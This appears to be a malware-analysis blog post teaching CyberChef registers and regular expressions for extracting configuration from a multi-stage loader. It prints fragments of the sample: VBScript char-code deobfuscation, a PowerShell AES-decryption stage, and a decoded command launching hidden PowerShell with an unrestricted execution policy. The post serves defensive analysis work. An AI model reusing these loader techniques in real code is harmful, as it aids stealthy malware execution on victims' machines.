Advanced CyberChef Techniques for Configuration Extraction - Detailed Walkthrough and Examples


embee-research.ghost.io/advanced-cyberchef-operations-netsupport/

Matthew

February 26, 2024

CyberChef

Advanced CyberChef techniques using Registers, Regex and Flow Control



Recipe

Drop bytes

Start: 0 | Length: 16

□ Apply to each line

AES Decrypt

Key: $R1 (BASE64)

IV: $R2 (UTF8) | Mode: ECB

Input: Raw | Output: Raw

Find / Replace

Find: \0+$ (REGEX)

Replace | ☑ Global match

Input

```
Function lkV(ByVal yAq)
                   Dim QbJ
                   Dim qqT
                    qqT = 787
                    Dim JuF
                   JuF = MAc(yAq)
                        If JuF = 7000 + 1204 Then
```

Output

```
 -ExecutionPolicy UnRestricted Start-Process 'cmd.exe' -WindowStyle hidden -ArgumentList
{/c powershell.exe $Dzxb =
'AAAAAAAAAAAAAAAAAAAAAAOSJcRBoVNv75MtNPRQryhIrwkaJ2ZpI99R6oR34ORB2TAIMOg4BqXsVqByn3HO9MwRrSU
JSLIBGPPPX+l6VPwG4yZGppZHYPpD9jGI+2MOOiwffjn499AN2tuTzuIhAfWMxeNlMCELD6AApua7QkMmp2WntOIzXY
TqyZp8s2WqIT8HspdMR7faIakYdXXp8FjCfqYo6pAE+WLozFsquCaIChb236ce6g90KLzn59u7MIe1npggCldzUfPs6
SpXCvKIBUZmxtVac0NkrYFG4SVFgDOvzdMbHGYrkK0x/3jiXYEJmXLHlCFV+6cEJX7I2CmIjy5bWEsnxfmeFnXzuzSs
WMosU4PD+bMGDRnardA8F++LpiawRe7lCAhHGehCESZOEPa4iEH0PWFujrtq5p6U6IqG3xMCAW2uI4FKmTp3TzgeAf8
rloSbi3vOI8vHBF58dgOolCImHtz4W3MjLXhZcvk+freodJi7ItH1k7pgjWgadQ
/2F822xR+TCQyrTCItfM+xKVV7pzwsFSQf8prX60+3RtjXQLDdgdz0vrZVfW2ZmS2F
/7A007bMWQgZDJEU1YPIwYOv7fueeOei3Q+dPcMXcPaqSBFnOv9ULZ3dJNi2P1Yd1m3X8oQjp
/b3gLdIcmfbWDTYTa6VIQxXe+2v0l2lUMjhXG7EN7lrYFi3mBKLpeUq+2gDm7vIiXqHdtitV0nw3OnzK6YGGIrTTS7H
JE3NgqU9vX
/H2QtuHsfFk4mH5xIO+Xh7mCUaBEDxbjlyci2XdmQEgKk3BhoSM6rzxuLBEMTitUeRA4fqg4fDFfgy4Jm9mKBADwKYF
jWH7p9LX2Mb2ASHE1y8Qt53a70Hha+ia6fnVMmecQHLh9boPs1AFTjCCrCv1wxYtLRNorscF/TXjcSG
/dgCijU08u8FxexUlCEHL1AdxUCmmISYvZNbXf/xiTE9HDWoZIZJQ0dqG0x/XGIymHh9h8rSToxd4gtaA6S
/JaTfXc8acV0LtkZgilSXsach8Ux+zzOmw
/P78B0qJUnFYPr2q6siRgJ9uVyOrtj+Aatv51wTGF+tN0dTenFh2bdLxUaS72kZPrs5JNM1jhh8Udr+WxPHCzB8Rpb7
```

We're all used to the regular CyberChef operations like "From Base64", From Decimal and the occasional magic decode or xor. But what happens when we need to do something more advanced?

Cyberchef contains many advanced operations that are often ignored in favour of Python scripting. Few are aware of the more complex operations of which Cyberchef is capable. These include things like Flow Control, Registers and various Regular Expression capabilities.

In this post. We will break down some of the more advanced CyberChef operations and how these can be applied to develop a configuration extractor for a multi-stage malware loader.

What Are These Advanced Operations?

Before we dive in, let's look a quick summary of the operations we will demonstrate.

- Registers
- Regular Expressions and Capture Groups
- Flow Control Via Forking and Merging
- Merging

- Subtraction
- AES Decryption

After demonstrating these individually to show the concepts, we will combine them all to develop a configuration extractor for a multi-stage malware sample.

Obtaining the Sample

The sample demonstrated can be found on Malware Bazaar with

`SHA256:`**`befc7ebbea2d04c14e45bd52b1db9427afce022d7e2df331779dae3dfe85bfab`**

Advanced Operation 1 - Registers


Registers allow us to create variables within the CyberChef session and later reference them when needed.

Registers are defined via a regular expression capture group, and allow us to create a variable with unknown value that fits according to a known pattern within the code.

Registers Use Case

Below we have a powershell script utilising AES decryption.


Traditionally, this is easy to decode using CyberChef by manually copying out the key value and pasting it into an "AES Decrypt" Operation.



```
# ExecutionPolicy Unrestricted Start-Process cmd.exe -WindowStyle hidden -ArgumentLi

$Dzxb = 'AAAAAAAAAAAAAAAAAAAAAAOSJcRBovNv75MtNPRQryhlrwkaJ2ZpI99R6oR34ORB2TAiMUg4BqXsVq

$sUcUPxU = 'dVdqd2RRTnlFbW1vdFNidFR3eEViQXJqQ0l3a2JWQ3M=';
$GDJXGNY = New-Object 'System.Security.Cryptography.AesManaged';

$GDJXGNY.Mode = [System.Security.Cryptography.CipherMode]::ECB;
$GDJXGNY.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;
$GDJXGNY.BlockSize = 128;
$GDJXGNY.KeySize = 256;
$GDJXGNY.Key = [System.Convert]::FromBase64String($sUcUPxU);
$KPwOZ = [System.Convert]::FromBase64String($Dzxb);
$LdCzhhCP = $KPwOZ[0..15];
$GDJXGNY.IV = $LdCzhhCP;
$wqkPqQHMD = $GDJXGNY.CreateDecryptor();
$EcXHdQkBU = $wqkPqQHMD.TransformFinalBlock($KPwOZ, 16, $KPwOZ.Length - 16);
$GDJXGNY.Dispose();
```

AES Decryption Key

Here we can see the key copied into an AES Decrypt operation.



Recipe

AES Decrypt

Key
dVdqd2RRTnlFbW1vdF… BASE64

IV HEX

Mode
CBC

Input
Hex

Output
Raw

This method of manually copying out the key works effectively, however this means that the key is "hardcoded" and the recipe will not be applicable to similar samples using the same technique.


If another sample utilises a different key, then this new key will need to be manually updated for the CyberChef recipe to work.

Registers Example 1

By utilising a "Register" operation, we can develop a regular expression to match on the structure of the AES key and later access this via a register variable like "$R0"

The AES key in this case is a 44 character base64 string, hence we can use a base64 regular expression of 44-46 characters in order to extract out the AES Key.

We can later access this via the $R0 variable inside of the AES Decrypt operation.



Register

Extractor
```
'([a-zA-Z0-9\=\+\/]{42,46})'
```
☑ Case insensitive

□ Multiline matching □ Dot matches all

```
$R0 = dVdqd2RRTnlFbW1vdFNidFR3eEViQXJqQ0l3a2JWQ3M=
```

AES Decrypt

Key: $R0 (HEX)

IV (HEX)


Mode: CBC

Input: Hex

Output: Raw

Registers Example 2

In a previous stage of the same sample, the malware utlilises a basic subtract operation to create ASCII char codes from an array of large integers.



```
   Dim QbJ
   Dim qqT
    qqT = 787
    Dim JuF
   JuF = MAc(yAq)
        If JuF = 7000 + 1204 Then
    For Each QbJ In yAq
   Dim RrB
         RrB = RrB & Chr(QbJ - qqT)
      Next
   End If
  lkV = RrB
End Function
Function bvM()
   Dim yAq
  Dim qxf
   yAq = Array(819,832,856,907,888,886,904,903,892,898,897,867,898,895,
   Dim OeE
    qxf = Array(899,898,906,888,901,902,891,888,895,895,833,888,907,888
```


"787" is subtracted from each of these decimal values to create ASCII charcodes.

Traditionally this would be decoded by manually copying out the 787 value and applying this to a subtract operation.

However, again this causes issues if another sample utilises the same technique but a different value.

A better method is to create another register with a regular expression that matches on the 787 value.

Here we can see an example of this, where a Register has been used to locate and store the 787 value inside of $R0. This can later be referenced in a subtract operation by referencing $R0.



Register

Extractor
\w+ = (\d+)


☑ Case insensitive

☐ Multiline matching ☐ Dot matches all

$R0 = 787

```
Function lkV(ByVal yAq)
                  Dim QbJ
                  Dim qqT
                   qqT = 787
                   Dim JuF
                  JuF = MAc(yAq)
                       If JuF = 7000 + 1204 Then
                   For Each QbJ In yAq
                  Dim RrB
                        RrB = RrB & Chr(QbJ - qqT)
                    Next
                  End If
```

Extracting the 787 value using Registers



Recipe

Register

Extractor

```
\w+ = (\d+)
```

☑ Case insensitive

□ Multiline matching

□ Dot matches all

```
$R0 = 787
```

Regular Expressions

Regular expressions are frustrating, tedious and difficult to learn. But they are extremely powerful and you should absolutely learn them in order to improve your Cyberchef and malware analysis capability.


In the development of this configuration extractor, regular expressions are applied in 10 separate operations.

Regular Expressions - Use Case 1 (Registers)

The first use of regular expressions is inside of the initial register operation.

Here we have applied a regex to extract out a key value used later as part of the deobfuscation process.

The key use of regex here is to be able to generically capture keys related to the decoding process. Avoiding the need to hardcode values and allowing the recipe to work across multiple samples.



Regular Expression to Capture the 787 variable and store it in a register

Register

Extractor
`\w+ = (\d+)`

☑ Case insensitive

□ Multiline matching □ Dot matches all

`$R0 = 787`

Regular expression

```
Function lkV(ByVal yAq)
                    Dim QbJ
                    Dim qqT
                     qqT = 787
                     Dim JuF
                    JuF = MAc(yAq)
                         If JuF = 7000 + 1204 Then
                     For Each QbJ In yAq
                    Dim RrB
                          RrB = RrB & Chr(QbJ - qqT)
                       Next
                    End If
```

